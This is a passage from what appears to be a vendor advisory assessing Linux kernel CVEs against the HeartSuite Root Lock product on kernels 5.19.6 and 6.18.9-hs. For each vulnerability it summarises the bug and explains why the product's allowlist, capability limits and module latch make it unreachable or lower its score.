In kernel/events/core.c, perf_pending_task() can execute after the associated perf_event object has been freed. When a task exits and its pending perf events are processed, a race allows the task-work callback to fire after the event is released, causing a use-after-free.
CONFIG_PERF_EVENTS=y is compiled in and 5.19.6 falls within the affected range. On a Root Lock system, perf_event_paranoid=3 restricts perf_event_open() to processes with CAP_SYS_ADMIN; no profiling or performance analysis tool appears in the Root Lock allowlist. The exploitation path — loading and executing a non-allowlisted program — is blocked at the kernel execution gate before any perf subsystem interaction is possible. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2022-49026
Status: Not exploitable
Component: Intel e100 Fast Ethernet driver (CONFIG_E100)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — Intel Pro/100 NIC absent on any modern HS server deployment
In e100_xmit_prepare(), if we can’t map the skb, then return -ENOMEM, so e100_xmit_frame() will return NETDEV_TX_BUSY and the upper layer will resend the skb.
CONFIG_E100=y is compiled in and 5.19.6 falls within the affected range. The Intel e100 driver supports legacy Intel Pro/100 Fast Ethernet cards, a line discontinued in the early 2000s. No modern server or datacenter hardware ships with or supports this NIC; the driver code is compiled in but the hardware is universally absent on any HS deployment. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-50055
Status: Not in this kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: core kernel (CONFIG_BASE_FULL)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — introduced in Linux 6.3 and fixed in 6.11.4, so 5.19.6 and 6.18.9-hs are outside that range
Affected range: Linux 6.3 through 6.6.57, and 6.7 through 6.11.4. 5.19.6 and 6.18.9-hs are outside both ranges.
Upstream fix: drivers/base/bus.c
What this means for an attacker:
In drivers/base/bus.c, bus_register() allocates a subsys_private struct (@priv) and calls kset_register() to publish the bus kobject. If a subsequent step in bus_register() fails — for example, during sysfs attribute file creation — the error path calls kset_unregister(), which frees @priv through its kobject release callback. bus_register() then also frees @priv directly in its own error path, causing a double-free.
Why the score is 0.0:
The bug arrived in Linux 6.3. One fix is in 6.6.57, and the later copy is fixed in 6.11.4. 5.19.6 is older than the bug. 6.18.9-hs is past that second fix. CONFIG_BASE_FULL=y does not place the bug in either kernel.
What this means for you as an HS user:
5.19.6 predates this bug, and 6.18.9-hs contains the fix. The backstop on How to read the backstop sections applies to rows that are in the kernel.
CVE-2024-50112
Status: Not Affected — LAM not implemented in Linux 5.19.x
Component: x86_64 architecture (CONFIG_X86_64)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — LAM infrastructure absent from Linux 5.19.x (introduced in 6.2)
Linear Address Masking (LAM) is an x86_64 feature that allows software to store metadata in the upper bits of a canonical virtual address; it requires explicit kernel support — arch_prctl LAM commands, CR3 tag bit management, and associated data structures — to activate. The SLAM transient execution attack exploits an interaction between LAM tag bits and the speculative address-translation pipeline when a LAM-enabled process is running. This LAM kernel infrastructure was introduced upstream in Linux 6.2. The 5.19.6 kernel contains no LAM code paths; no process can enable LAM regardless of privilege level, and the transient execution oracle the SLAM paper describes does not exist in this kernel.
CVE-2024-50193
Status: Not exploitable
Component: x86_64 architecture (CONFIG_X86_64)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — perf_event_open() blocked by perf_event_paranoid=3; no perf tool in Root Lock allowlist
Affected range: Linux 5.x–6.11
Upstream fix: arch/x86/kernel/nmi.c (CPU buffer flush ordering fix)
On x86_64, the MDS/MD_CLEAR mitigation (VERW-based CPU buffer flush) is applied after exc_nmi() completes but before IRET restores register state. This ordering leaves a window in which speculative execution can observe uninitialised microarchitectural buffer contents from the interrupted context — a same-CPU information disclosure in the MDS (Microarchitectural Data Sampling) class.
CONFIG_X86_64=y is compiled in and 5.19.6 falls within the affected range. Triggering NMIs from ring-3 requires perf_event_open() or hardware performance counters. On a Root Lock system, perf_event_paranoid=3 restricts perf_event_open() to processes with CAP_SYS_ADMIN; no profiling or performance analysis tool appears in the Root Lock allowlist. The exploitation path — loading and executing a non-allowlisted program — is blocked at the kernel execution gate before any perf subsystem interaction is possible. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-56600
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: IPv6 networking stack (CONFIG_IPV6)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: net/ipv6/af_inet6.c
What this means for an attacker:
In net/ipv6/af_inet6.c, sock_init_data() attaches the newly allocated sk pointer to sock->sk before inet6_create() completes setup. If inet6_create() fails at a later step and frees the sk, sock->sk retains the dangling pointer. The socket cleanup path subsequently calls sock->sk->sk_prot->close() on the freed sk, causing a use-after-free.
Why the score is not 0.0:
CONFIG_IPV6=y is compiled in and 5.19.6 falls within the affected range. IPv6 socket creation is triggered whenever a process opens an IPv6 socket — a common operation on any networked system. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root. An attacker cannot execute a new exploit program to reach this path — it has no allowlist entry and the kernel refuses to run it.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-56601
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: TCP/IP networking (CONFIG_INET)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: net/ipv4/af_inet.c
What this means for an attacker:
In net/ipv4/af_inet.c, sock_init_data() attaches the newly allocated sk pointer to sock->sk before inet_create() completes setup. If inet_create() fails at a later step and frees the sk, sock->sk retains the dangling pointer. The socket cleanup path subsequently calls sock->sk->sk_prot->close() on the freed sk, causing a use-after-free.
Why the score is not 0.0:
CONFIG_INET=y is compiled in and 5.19.6 falls within the affected range. The TCP/IP stack is always active; INET socket creation occurs on every TCP or UDP connection. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root. An attacker cannot execute a new exploit program — it has no allowlist entry and the kernel refuses to run it.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-56616
Status: Not exploitable
Component: DRM subsystem (CONFIG_DRM)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — DisplayPort MST display hardware absent
Fix the MST sideband message body length check, which must be at least 1 byte accounting for the message body CRC (aka message data CRC) at the end of the message.
CONFIG_DRM=y is compiled in. DisplayPort Multi-Stream Transport (DP MST) is used for daisy-chaining multiple monitors via DisplayPort. A headless server has no display output hardware; the DP MST sideband message path is never reached.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2026-53341
Status: Not exploitable Component: file handles / fhandle (CONFIG_FHANDLE) Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H) — NVD base pending; UAF class aligned with peer kernel entries Score on Root Lock: 0.0 — CAP_DAC_READ_SEARCH required to pass may_decode_fh; unprivileged callers receive -EPERM; Lockdown blocks allowlist modification Affected range: Linux 6.11 through 6.18.y prior to 6.18.36; production 6.18.9-hs still lacks the upstream fix until a newer 6.18.y base Upstream fix: 6.18.36+ (32138633e51e — fhandle / may_decode_fh)
may_decode_fh() in the file-handle open path reads mount::mnt_ns without holding a lock. A concurrent unmount can free the mount namespace after an RCU grace period, so a racing open_by_handle_at can use the pointer after free. Upstream notes the race requires CONFIG_PREEMPTION or CONFIG_RCU_STRICT_GRACE_PERIOD and rates practical impact as limited (integer-comparison leak, hang, or crash) rather than a polished privilege-escalation chain.
CONFIG_FHANDLE=y is compiled in on 6.18.9-hs. Entering the vulnerable helper requires open_by_handle_at and CAP_DAC_READ_SEARCH (or the admin + DAC branch in that helper). Without those capabilities, may_decode_fh returns -EPERM before the unlocked mnt_ns read matters for an unprivileged attacker. No Root Lock deployment places a dedicated file-handle exploit tool in the allowlist. An attacker who has already gained root cannot add one: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot. Same product model as other capability-gated local paths (for example AF_PACKET / CAP_NET_RAW).
The trigger cannot be reached on any default Root Lock deployment.
CVE-2026-53223
Status: Not exploitable Component: AF_PACKET timestamp cmsgs (CONFIG_PACKET) Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H) Score on Root Lock: 0.0 — CAP_NET_RAW not granted to services; packet-capture tools absent from Root Lock allowlist; Lockdown blocks the exploitation trigger Affected range: kernels prior to the AF_PACKET timestamp cmsg guard; production 6.18.9-hs lacks the upstream fix until base ≥ 6.18.36-class Upstream fix: 3dde4fb941fa (guard timestamp cmsgs to real error-queue skbs)
skb_is_err_queue() treated PACKET_OUTGOING as proof that an skb came from the socket error queue. AF_PACKET also delivers legitimate outgoing taps with that pkt_type while skb->cb holds packet control state, not sock_exterr_skb. With socket timestamping enabled, the generic timestamp cmsg path can emit SCM_TIMESTAMPING_OPT_STATS from the wrong buffer and disclose heap contents or trip hardened usercopy.
CONFIG_PACKET=y is compiled in. Creating an AF_PACKET socket requires CAP_NET_RAW. No Root Lock deployment grants CAP_NET_RAW to any service — packet capture tools such as tcpdump have no allowlist entry. Without an allowlist entry, the kernel refuses to execute them. An attacker who has already gained root cannot add one: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot. HeartSuite network hooks cover connect and destination sendto only; they do not cover socket / setsockopt / recvmsg on this path — reachability is closed by capability and allowlist composition, not by the net hook.
The trigger cannot be reached on any default Root Lock deployment.
CVE-2026-46300
Status: Not exploitable
Component: skbuff coalescing and ESP-in-TCP (CONFIG_NET, CONFIG_INET_ESPINTCP)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H) — CNA (kernel.org)
Score on Root Lock: 0.0 — ESP-in-TCP is not compiled; the TCP-coalesce-then-ESP write path does not exist
Affected range: Linux 3.9 through 6.18.32 (and listed LTS windows). 5.19.6 and production 6.18.9-hs are in range.
Upstream fix: 6.18.33 (6.18 stable); 5.19 branch is EOL
This CVE describes a local privilege escalation (Fragnesia) in which skb_try_coalesce() attaches paged fragments from one socket buffer to another and drops the shared-fragment marker. ESP input then treats the coalesced buffer as privately owned, skips copy-on-write, and decrypts in place over page-cache-backed fragments. The published local-root path splices a privileged file into a TCP stream and switches that socket into ESP-in-TCP.
CONFIG_NET=y is compiled on both fielded kernels, so skb_try_coalesce() is present. The write that turns the lost marker into a page-cache overwrite is ESP input after TCP receive coalescing. That composition is ESP-in-TCP (CONFIG_INET_ESPINTCP / CONFIG_INET6_ESPINTCP). Both options are not set on 5.19.6-HeartSuite-2.0 and on 6.18.9-hs. IPv4 ESP is also not compiled on 5.19.6. 6.18.9-hs builds IPv4/IPv6 ESP as modules and still leaves both ESP-in-TCP options unset. The running System.map on both kernels exports skb_try_coalesce and contains no espintcp symbol.
A second independent stop matches CVE-2026-43284. Establishing any XFRM security association requires XFRM management tooling (ip xfrm, setkey, strongSwan, libreswan, or an equivalent IKE daemon). None of those programs are in the Root Lock default allowlist. Under Lockdown the allowlist is chattr +i immutable and FS_IOC_SETFLAGS returns EPERM for all callers.
The trigger cannot be reached on any Root Lock deployment.
If a custom kernel is built with CONFIG_INET_ESPINTCP=y or CONFIG_INET6_ESPINTCP=y and XFRM management tooling is added to the allowlist, treat this CVE as Affected at 7.8 HIGH and apply the standard backstop.
CVE-2026-45920
Status: Not exploitable
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — filesystem-shutdown injection (EXT4_IOC_SHUTDOWN) is not reachable from the allowlist
Affected range: 2.6.29–5.10.252; 5.11–5.15.202; 5.16–6.1.166 (includes 5.19.6); 6.2–6.6.129; 6.7–6.12.74; 6.13–6.18.13 (includes 6.18.9); 6.19–6.19.3
Upstream fix: 5.10.253, 5.15.203, 6.1.167, 6.6.130, 6.12.75, 6.18.14, 6.19.4 (5.19 branch is EOL; no backport)
This CVE describes a double decrement of the ext4 dirty-clusters counter on the multi-block allocator error path. After the filesystem is placed in forced-shutdown state, ext4_mb_mark_diskspace_used() decrements s_dirtyclusters_counter and then ext4_handle_dirty_metadata() returns an error; the caller ext4_mb_new_blocks() decrements the same counter again in the failed-allocation cleanup path. The counter reaches −1 and ext4_put_super() emits a kernel WARNING. The documented reproduction is fstests generic/388 (allocator stress plus filesystem-shutdown injection).
CONFIG_EXT4_FS=y on 5.19.6 and CONFIG_EXT4_FS=m on 6.18.9-hs; both kernels fall inside the NVD range. Ordinary reads and writes on the mounted ext4 volume do not take this error path. The path requires EXT4_FLAGS_SHUTDOWN first. On 5.19.6 that bit is set only by ext4_shutdown(), reached solely through EXT4_IOC_SHUTDOWN, which returns -EPERM unless the caller has CAP_SYS_ADMIN. The userspace programs that inject that ioctl (xfs_io) and that drive the concurrent allocator stress (fsstress) are not in the HeartSuite allowlist. The kernel refuses to execute any program without an allowlist record. Lockdown also returns -EPERM on mount(), fsmount(), and move_mount(), so a test image cannot be mounted to host the same sequence.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-46094
Status: Not Affected on 5.19.6; Not exploitable on 6.18.9-hs
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — 5.19.6 is outside the affected range; on 6.18.9-hs Lockdown returns -EPERM from mount() / fsmount() / move_mount(), so a crafted xattr image cannot be attached
Affected range: 6.3 through 6.6.139; 6.7 through 6.12.85; 6.13 through 6.18.26; 6.19 through 7.0.3. 5.19.6 is not in range. Production 6.18.9-hs remains in range until base ≥ 6.18.27
Upstream fix: 6.6.140, 6.12.86, 6.18.27, 7.0.4; mainline eceafc31ea7b
This CVE describes an out-of-bounds read in fs/ext4/xattr.c. check_xattrs() walks on-disk xattr entries and tests (void *)next >= end. That test lets next land inside the last four bytes of the xattr region. The next loop iteration calls IS_LAST_ENTRY(), which reads a u32 and overruns the valid region (CWE-125). Integrity impact is None.
CONFIG_EXT4_FS=y on 5.19.6 and CONFIG_EXT4_FS=m on 6.18.9-hs. The check_xattrs() helper was introduced in 6.3; 5.19.6 predates it and is outside the NVD window. 6.18.9 sits inside 6.13–6.18.26. The v6.18.9 check_xattrs() still uses the unfixed (void *)next >= end test. The function is static (absent from System.map) and is compiled into ext4.ko.
The overrun requires a corrupted xattr block on a mounted ext4 image. Kernel-formed setxattr on the already-mounted root does not produce that layout. Attaching a crafted image requires mount(), fsmount(), or move_mount(). mount is in the shipped command list. Under Lockdown those three syscalls return -EPERM in kernel/namespace.c. losetup, setfattr, getfattr, and mkfs.ext4 are not in the allowlist; that is not the binding stop.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-46020
Status: Not Affected on 5.19.6; Not exploitable on 6.18.9-hs Component: DAMON core — damos_quota_goal->nid for node_mem_{used,free}_bp (CONFIG_DAMON, CONFIG_DAMON_SYSFS) Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H) Score on Root Lock: 0.0 — 5.19.6 is outside the affected range and DAMON is not compiled; on 6.18.9-hs the DAMON sysfs trigger is not reachable from the allowlist Affected range: Linux 6.16 through 6.18.26; 6.19 through 7.0.3. 5.19.6 is not in range. Production 6.18.9-hs remains in range until base ≥ 6.18.27 Upstream fix: 40250b2dded0604a112be605f3828700d80ad7c2 (mainline 7.1-rc1); stable 6.18.27, 7.0.4
This CVE describes an out-of-bounds read in DAMON core. Users can set damos_quota_goal->nid to an arbitrary node id for the node_mem_{used,free}_bp quota-goal metrics. DAMON then calls si_meminfo_node() without validating that id. An invalid nid produces a kernel NULL-pointer dereference and an out-of-bounds read of node data. The kernel interface is DAMON_SYSFS. The documented trigger is the damo userspace tool.
# CONFIG_DAMON is not set on 5.19.6-HeartSuite-2.0. The introducing commit is 6.16. 5.19.6 predates the feature. The 5.19.6 System.map has no damos_get_node_mem_bp symbol.
On 6.18.9-hs, CONFIG_DAMON=y and CONFIG_DAMON_SYSFS=y. damos_get_node_mem_bp is present in the 6.18.9-hs System.map. That is not enough. Reaching the path requires writing DAMON sysfs quota-goal attributes under /sys/kernel/mm/damon/. damo is not in the shipped allowlist. Lockdown refuses to execute it. The allowlisted writers that exist (echo, tee, printf, bash) receive write grants only for /usr/lib and /etc from the default record seed. Opening /sys/kernel/mm/damon/ for write returns EACCES. Under Lockdown the allowlist is immutable: FS_IOC_SETFLAGS returns EPERM, so root cannot add damo or a DAMON sysfs write grant.
The trigger cannot be reached on any default Root Lock deployment.
If your 6.18.9-hs deployment adds damo or grants write access to /sys/kernel/mm/damon/ to an allowlisted program, treat this CVE as Affected at 7.1 HIGH and apply the I:N infoleak backstop.
CVE-2026-46121
Status: Not Affected on 5.19.6; Not exploitable on 6.18.9-hs
Component: DAMON sysfs schemes (CONFIG_DAMON, CONFIG_DAMON_SYSFS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — 5.19.6 is outside the affected range and does not compile DAMON; on 6.18.9-hs the memcg_path race is not reachable from the allowlist
Affected range: 6.6.96–6.6.139; 6.12.36–6.12.87; 6.15.5–6.15.x; 6.16; 6.16.1 through 6.18.29; 6.19 through 7.0.6. 5.19.6 is not in range. Production 6.18.9-hs remains in range until base ≥ 6.18.30
Upstream fix: 6.18.30; 6.12.88; 6.6.140; 7.0.7
This CVE describes a use-after-free in mm/damon/sysfs-schemes.c. Direct reads of the DAMON sysfs memcg_path and path files race with writes that free the backing buffer. The commit path that copies those strings into DAMON is already under damon_sysfs_lock; the user-facing show/store path was not. Two open files on the same attribute can therefore read a buffer after it has been freed.
On 5.19.6, # CONFIG_DAMON is not set. The 5.19.6 DAMON tree has sysfs.c and dbgfs.c only — no sysfs-schemes.c and no memcg_path attribute. The vulnerable code is not present.
On 6.18.9-hs, CONFIG_DAMON=y and CONFIG_DAMON_SYSFS=y. memcg_path_show, memcg_path_store, and damon_sysfs_scheme_filter_memcg_path_attr are in the running System.map. That is not enough to reach the race. The memcg_path and path files exist only after userspace creates the scheme-filter hierarchy under /sys/kernel/mm/damon/admin. The kernel documents that directory as a privileged admin interface and names damo as the userspace tool. damo is not in the HeartSuite allowlist. Default allowlist records grant /usr/lib and /etc only; writes to /sys/kernel/mm/damon/ are denied. CONFIG_DAMON_RECLAIM and CONFIG_DAMON_LRU_SORT run in-kernel and do not create those scheme-filter files. Under Lockdown, FS_IOC_SETFLAGS returns -EPERM, so root cannot add damo or that sysfs path.
The trigger cannot be reached on any default Root Lock deployment.
If a 6.18.9-hs deployment adds damo or write access to /sys/kernel/mm/damon/admin to the allowlist, treat this CVE as Affected at 7.8 HIGH and apply the standard backstop.
CVE-2026-46279
Status: Not exploitable — feature not compiled
Component: mm/alloc_tag (CONFIG_MEM_ALLOC_PROFILING)
Base Score: 7.8 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_MEM_ALLOC_PROFILING is not compiled; alloc_tag/codetag is not in the kernel.
The bug is an uninitialized alloc_tag/codetag on pages allocated before page_ext is ready during boot. That path is compiled only when CONFIG_MEM_ALLOC_PROFILING is enabled. The published warning requires CONFIG_MEM_ALLOC_PROFILING_DEBUG. HeartSuite 6.18.9-hs is in the NVD range (6.10 through 6.18.26) and has # CONFIG_MEM_ALLOC_PROFILING is not set. HeartSuite 5.19.6 is outside the NVD range (starts at 6.10) and the option is not present in that kernel.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-46281
State on 6.18.9-hs: Affected. Base score 7.8 HIGH. This row stays on the patch date.
Status: Not in this kernel on 5.19.6. In the kernel on 6.18.9-hs.
Component: vmalloc — virtually contiguous allocator (CONFIG_MMU)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 on 5.19.6 (outside the affected range). 7.1 HIGH on 6.18.9-hs (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/MC:H/MI:N/MA:H) — Modified Integrity is None; Modified Confidentiality stays High on a worst-case allowlist; Modified Availability stays High because the bug can panic the kernel
Affected range: 6.18 through 6.18.26; also 6.19 through 7.0.3. 5.19.6 is not in range. Production 6.18.9-hs remains in range until base ≥ 6.18.27
Upstream fix: e9b057a44def (mainline); stable 6.18.27+
This CVE describes an out-of-bounds write in vrealloc_node_align(). When the helper forces a new allocation while shrinking the object, it allocates size bytes and copies old_size bytes into that buffer.
CONFIG_MMU=y compiles mm/vmalloc.c on both fielded kernels. That is not enough for 5.19.6: the helper was added in 6.18. The 5.19.6 kernel has kvrealloc only. The 5.19.6 vrealloc_node_align path does not exist.
On 6.18.9-hs the helper is in the running kernel. vrealloc_node_align_noprof is present and kvrealloc_node_align_noprof is exported. The overflow is a kernel memory-corruption bug in a core allocator. Lockdown does not remove that code path from an already-running process.
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
These constraints are why Modified Integrity is None. Modified Confidentiality stays High: the live session can still read files and send them off the host through an allowlisted outbound utility. Modified Availability stays High because the bug can panic the kernel. The score on 6.18.9-hs is 7.1 HIGH. It stays above 0.0 because the helper is compiled in.
CVE-2026-52968
Status: Not exploitable
Component: KVM s390 PCI (CONFIG_KVM_S390)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — CONFIG_KVM_S390 not compiled; s390 PCI GAIT path absent from the x86_64 image
Affected range: Linux 6.0–6.1.174, 6.2–6.6.140, 6.7–6.12.90, 6.13–6.18.32, 6.19–7.0.9, and 7.1-rc1–rc3
Upstream fix: 6.1.175, 6.6.141, 6.12.91, 6.18.33, 7.0.10, 7.1-rc4
In arch/s390/kvm/pci.c and arch/s390/kvm/interrupt.c, kvm_s390_pci_aif_enable(), kvm_s390_pci_aif_disable(), and aen_host_forward() index the GAIT by multiplying the AISB index by sizeof(struct zpci_gaite) on a pointer that is already typed as struct zpci_gaite *. The offset is double-scaled and the access lands at element aisb*16 instead of aisb, which is out of bounds when aisb >= 32 (ZPCI_NR_DEVICES=512).
5.19.6 is outside the affected range (the code landed in 6.0) and # CONFIG_KVM is not set. 6.18.9-hs is inside 6.13–6.18.32 and builds x86 KVM (CONFIG_KVM=m, CONFIG_KVM_X86=m). Both kernels are CONFIG_X86_64=y. CONFIG_S390 and CONFIG_KVM_S390 do not appear in either production config. The 6.18.9-hs System.map contains none of kvm_s390_pci_aif_enable, kvm_s390_pci_aif_disable, aen_host_forward, or zpci_gaite. The compiled KVM module is Intel/AMD x86; it does not contain the s390 PCI GAIT indexer.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-52969
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: KVM dirty ring (CONFIG_KVM)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — 5.19.6 does not compile host KVM; on 6.18.9-hs the dirty-ring reset path is reached only by a KVM userspace program, and none is in the allowlist
Affected range: 5.11–5.15.208; 5.16–6.1.174; 6.2–6.6.140; 6.7–6.12.90; 6.13–6.18.32; 6.19–7.0.9; 7.1-rc1–rc3. Both 5.19.6 and 6.18.9-hs are in range. Fixed in 6.18.33+ and 7.0.10+
Upstream fix: 577a8d3bae05 (mainline); stable 6.18.33+
This CVE describes a wrapped u64 offset in kvm_reset_dirty_gfn(). The bounds check adds offset to __fls(mask) without first rejecting a wrap. A process that holds /dev/kvm and uses the dirty ring can rewrite slot and offset fields so the check passes. The wrapped offset then indexes a near-U64_MAX gfn and performs an out-of-bounds load.
On 5.19.6, CONFIG_KVM is not set. Host KVM is not in the running kernel.
On 6.18.9-hs, CONFIG_KVM=m. The trigger requires a loaded kvm module and a userspace program that opens /dev/kvm, enables the dirty ring, and issues KVM_RESET_DIRTY_RINGS. No KVM userspace program is in the Root Lock allowlist. After boot, kernel.modules_disabled=1 refuses a later load of kvm. See How to read the backstop sections. Under Lockdown, the allowlist cannot be modified. The dirty-ring reset path is never reached.
The trigger cannot be reached on any Root Lock deployment.
If kvm was already loaded when the latch ran, and the allowlist includes a KVM userspace program (qemu, libvirt, firecracker, or equivalent), this CVE applies at its base score of 7.8 HIGH. Treat it as Affected and apply the standard backstop logic.
CVE-2026-53004
Status: Not exploitable
Component: SCTP (CONFIG_IP_SCTP)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — 5.19.6 does not compile SCTP; 6.18.9 builds SCTP as a module, and kernel.modules_disabled=1 refuses a later load
Affected range: Linux through 7.0.9 (Ubuntu 5.15–7.0 and Debian bullseye 5.10 needed the fix)
Upstream fix: 7.1-rc1 / 7.0.10
sctp_getsockopt_peer_auth_chunks() checks if (len < num_chunks) and then writes num_chunks bytes to p->gauth_chunks, which sits eight bytes inside the caller’s optval. The check omits the sctp_authchunks header. When the caller passes len == num_chunks, copy_to_user() writes eight bytes past the declared buffer. Those bytes land in the caller’s own userspace; this is not kernel memory corruption.
On 5.19.6, # CONFIG_IP_SCTP is not set. The function is absent from the vmlinux System.map. On 6.18.9-hs, CONFIG_IP_SCTP=m. Reaching the function requires the SCTP module to be loaded, an SCTP association with AUTH enabled, and getsockopt(SCTP_PEER_AUTH_CHUNKS). The shipped allowlist has no SCTP tools. After boot, kernel.modules_disabled=1 refuses a later load of sctp. See How to read the backstop sections. Under Lockdown, FS_IOC_SETFLAGS returns EPERM, so those programs cannot be added. The SCTP stack is not loaded.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-53264
Status: Not exploitable Component: net/sched action API (CONFIG_NET_SCHED, CONFIG_NET_CLS_ACT) Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H) — CNA (kernel.org) Score on Root Lock: 0.0 — no tc action can be instantiated; tc is absent from the allowlist, and kernel.modules_disabled=1 refuses a later load of the action modules Affected range: 4.14 through unfixed stables including 6.18 before 6.18.36; 5.19.6 and 6.18.9-hs are in range Upstream fix: stable 6.18.36+ (5.19 branch is EOL; no backport)
This CVE describes a use-after-free in the traffic-control action lifecycle. Concurrent NEWTFILTER and DELFILTER netlink operations race on a tc_action: the delete path frees the object immediately while a lookup still holds the pointer, so the increment of the action refcount touches freed memory.
CONFIG_NET_SCHED=y and CONFIG_NET_CLS_ACT=y are compiled in on both fielded kernels. The race requires an instantiated tc action attached to a filter.
On 5.19.6 every CONFIG_NET_ACT_* option is not set. No action kind is registered in the running image, so a NEWTFILTER that names an action cannot create one.
On 6.18.9-hs every CONFIG_NET_ACT_* option is a module and those kinds are not in vmlinux. After boot, kernel.modules_disabled=1 refuses a later load. See How to read the backstop sections. The tc program that issues NEWTFILTER and DELFILTER is also not on the allowlist. Under Lockdown the allowlist cannot be extended.
The trigger cannot be reached on any Root Lock deployment.
If the action modules were already loaded when the latch ran, and the allowlist includes tc, treat this CVE as Affected at 7.8 HIGH and apply the standard backstop.
CVE-2026-53359
Status: Not exploitable
Component: KVM x86 shadow MMU (CONFIG_KVM)
Base Score: 8.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H) — CNA (kernel.org); NVD assessment pending
Score on Root Lock: 0.0 — 5.19.6 does not compile CONFIG_KVM; 6.18.9 compiles CONFIG_KVM=m but no QEMU or libvirt program is in the allowlist
Affected range: Linux 2.6.36 through 6.1.176; 6.2 through 6.6.143; 6.7 through 6.12.94; 6.13 through 6.18.37; 6.19 through 7.1.2
Upstream fix: 6.1.177, 6.6.144, 6.12.95, 6.18.38, 7.1.3, 7.2
This CVE is a use-after-free in the KVM x86 shadow MMU. The host reuses a cached shadow page when the guest frame number matches even though the page role does not. A later reverse-map walk then dereferences a freed shadow page.
On 5.19.6, # CONFIG_KVM is not set. Host KVM is not compiled. CONFIG_KVM_GUEST=y only enables paravirtual guest support; it does not compile the host shadow MMU.
